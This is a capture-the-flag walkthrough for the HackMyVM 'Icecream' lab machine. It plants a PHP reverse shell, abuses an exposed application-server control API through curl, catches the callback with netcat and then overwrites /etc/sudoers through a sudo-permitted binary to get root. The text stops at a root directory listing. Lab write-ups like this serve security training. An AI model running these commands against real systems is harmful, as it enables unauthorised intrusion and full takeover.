
Put this file in /tmp of the box and change the permission to 777



```
www-data@icecream:/dev/shm$ chmod 777 rev.php
www-data@icecream:/dev/shm$ cd /tmp
www-data@icecream:/tmp$ mv /dev/shm/rev.php .
www-data@icecream:/tmp$ ls -al
total 48
drwxrwxrwt  8 root     root     4096 Nov 19 16:59 .
drwxr-xr-x 18 root     root     4096 Nov 19 15:25 ..
drwxrwxrwt  2 root     root     4096 Nov 19 15:29 .ICE-unix
drwxrwxrwt  2 root     root     4096 Nov 19 15:29 .X11-unix
drwxrwxrwt  2 root     root     4096 Nov 19 15:29 .XIM-unix
drwxrwxrwt  2 root     root     4096 Nov 19 15:29 .font-unix
-rwxrwxrwx  1 www-data www-data 5495 Nov 19 16:56 rev.php
-rwxr--r--  1 nobody   nogroup    31 Nov 19 16:24 shell.php
drwx------  3 root     root     4096 Nov 19 15:29 systemd-private-43f
drwx------  3 root     root     4096 Nov 19 15:29 systemd-private-43f
-rwxr--r--  1 nobody   nogroup    30 Nov 19 16:23 test.txt
```

Now follow these step here


```
curl -X PUT -d '{"app":{"type":"php","root":"/tmp","script":"rev.php"}}'
http://192.168.122.207:9000/config/applications
```



```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±8 (0.05s)
curl -X PUT -d '{"app":{"type":"php","root":"/tmp","script":"rev.php"}}' http://192.168.122.207:9000/config/applications
{
        "success": "Reconfiguration done."
}
```

Next up


```
curl -X PUT -d '[{"action":{"share":"/tmp/rev.php$uri","fallback":
{"pass":"applications/app"}}}]' http://192.168.122.207:9000/config/routes
```



```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±8 (0.04s)
curl -X PUT -d '[{"action":{"share":"/tmp/rev.php$uri","fallback":{"pass":"applications/app"}}}]' http://192.168.122.207:9000/config/routes
{
        "success": "Reconfiguration done."
}
```


Last one

```
curl -X PUT -d '{"*:8888":{"pass":"routes"}}'
http://192.168.122.207:9000/config/listeners
```




```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±8 (0.036s)
curl -X PUT -d '{"*:8888":{"pass":"routes"}}' http://192.168.122.207:9000/config/listeners
{
        "success": "Reconfiguration done."
}
```

Now we can see the 8888 should be open




```
www-data@icecream:/tmp$ ss -lntp
State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      50           0.0.0.0:445       0.0.0.0:*
LISTEN 0      50           0.0.0.0:139       0.0.0.0:*
LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
LISTEN 0      511          0.0.0.0:80        0.0.0.0:*    users:(("nginx",pid=514,fd=5))
LISTEN 0      4096         0.0.0.0:9000      0.0.0.0:*
LISTEN 0      4096         0.0.0.0:8888      0.0.0.0:*
LISTEN 0      50              [::]:445          [::]:*
LISTEN 0      50              [::]:139          [::]:*
LISTEN 0      128             [::]:22           [::]:*
LISTEN 0      511             [::]:80           [::]:*    users:(("nginx",pid=514,fd=6))
www-data@icecream:/tmp$
```

Now lets start a listener




```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/I
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now go to the URL http://192.168.122.207:8888/ and u should have ur shell here



```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±8 (3m 24.86s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.207 51554
Linux icecream 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64
 17:03:07 up  1:36,  0 user,  load average: 0,00, 0,00, 0,00
USER     TTY      DESDE            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(ice) gid=1000(ice) grupos=1000(ice),24(cdrom),25(floppy),29(audio),30(dip),44(vi
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(ice) gid=1000(ice) grupos=1000(ice),24(cdrom),25(floppy),29(audio),30(dip),44(vi
```


Now lets upgrade this as well



```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±8 (3m 24.86s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.207 51554
Linux icecream 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_
 17:03:07 up  1:36,  0 user,  load average: 0,00, 0,00, 0,00
USER     TTY      DESDE            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(ice) gid=1000(ice) grupos=1000(ice),24(cdrom),25(floppy),29(audio),30(dip),44(
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(ice) gid=1000(ice) grupos=1000(ice),24(cdrom),25(floppy),29(audio),30(dip),44(
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
bash: /root/.bashrc: Permiso denegado
ice@icecream:/$ ^Z
[1]  + 29871 suspended  nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±8
stty raw -echo; fg

[1]  + 29871 continued  nc -lvnp 9001

ice@icecream:/$ export TERM=xterm
```


And here is your user.txt



```
ice@icecream:/$ cd /home/ice/
ice@icecream:/home/ice$ ls -al
total 28
drwx------ 3 ice  ice  4096 oct  6 12:24 .
drwxr-xr-x 3 root root 4096 oct  6 12:10 ..
lrwxrwxrwx 1 ice  ice     9 oct  6 12:14 .bash_history -> /dev/null
-rw-r--r-- 1 ice  ice   220 oct  6 12:10 .bash_logout
-rw-r--r-- 1 ice  ice  3526 oct  6 12:10 .bashrc
drwxr-xr-x 3 ice  ice  4096 oct  6 12:24 .local
-rw-r--r-- 1 ice  ice   807 oct  6 12:10 .profile
-rw------- 1 ice  ice    18 oct  6 12:24 user.txt
```

Vertical PrivEsc


Checked the sudo permissions



```
ice@icecream:/home/ice$ sudo -l
Matching Defaults entries for ice on icecream:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User ice may run the following commands on icecream:
    (ALL) NOPASSWD: /usr/sbin/ums2net
```


Just follows the step to exploit this

Make a sudoers file here




```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±8 (2.004s)
vim sudoers

~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±9 (0.049s)
cat sudoers
─────────┬──────────────────────────────────────
         │ File: sudoers
─────────┼──────────────────────────────────────
   1     │ ice ALL=(ALL) NOPASSWD: ALL
─────────┴──────────────────────────────────────
```

And now make a config file (I changed a bit so here is me on the end (root) but make a file a.conf in tmp directory)




```
root@icecream:~# cat /tmp/a.conf
8080 of=/etc/sudoers
root@icecream:~#
```

Now run this binary like so




```
ice@icecream:/home/ice$ sudo /usr/sbin/ums2net -c /tmp/a.conf -d
```

And send the config like so




```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±9 (14.061s)
nc 192.168.122.207 8080 < sudoers

^C
```

Do the Ctrl+C a little late so it sends over
Now kill the sudo command now




```
ice@icecream:/home/ice$ sudo /usr/sbin/ums2net -c /tmp/a.conf -d
ums2net[13390]: Totally write 28 bytes to /etc/sudoers
^C
```

And now lets see the sudo permission




```
ice@icecream:/home/ice$ sudo -l
/etc/sudoers:2:11: error de sintaxis
 with the 'visudo' command as root.
          ^~~~~~~~
Matching Defaults entries for ice on icecream:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User ice may run the following commands on icecream:
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: /usr/sbin/ums2net
```

Now lets just get root now



```
ice@icecream:/home/ice$ sudo bash
/etc/sudoers:2:11: error de sintaxis
 with the 'visudo' command as root.
          ^~~~~~~~
root@icecream:/home/ice# id
uid=0(root) gid=0(root) grupos=0(root)
```

And here is root.txt



```
root@icecream:/home/ice# cd /root
root@icecream:~# ls -al
total 32
drwx------  4 root root 4096 oct  6 12:24 .
drwxr-xr-x 18 root root 4096 nov 19 15:25 ..
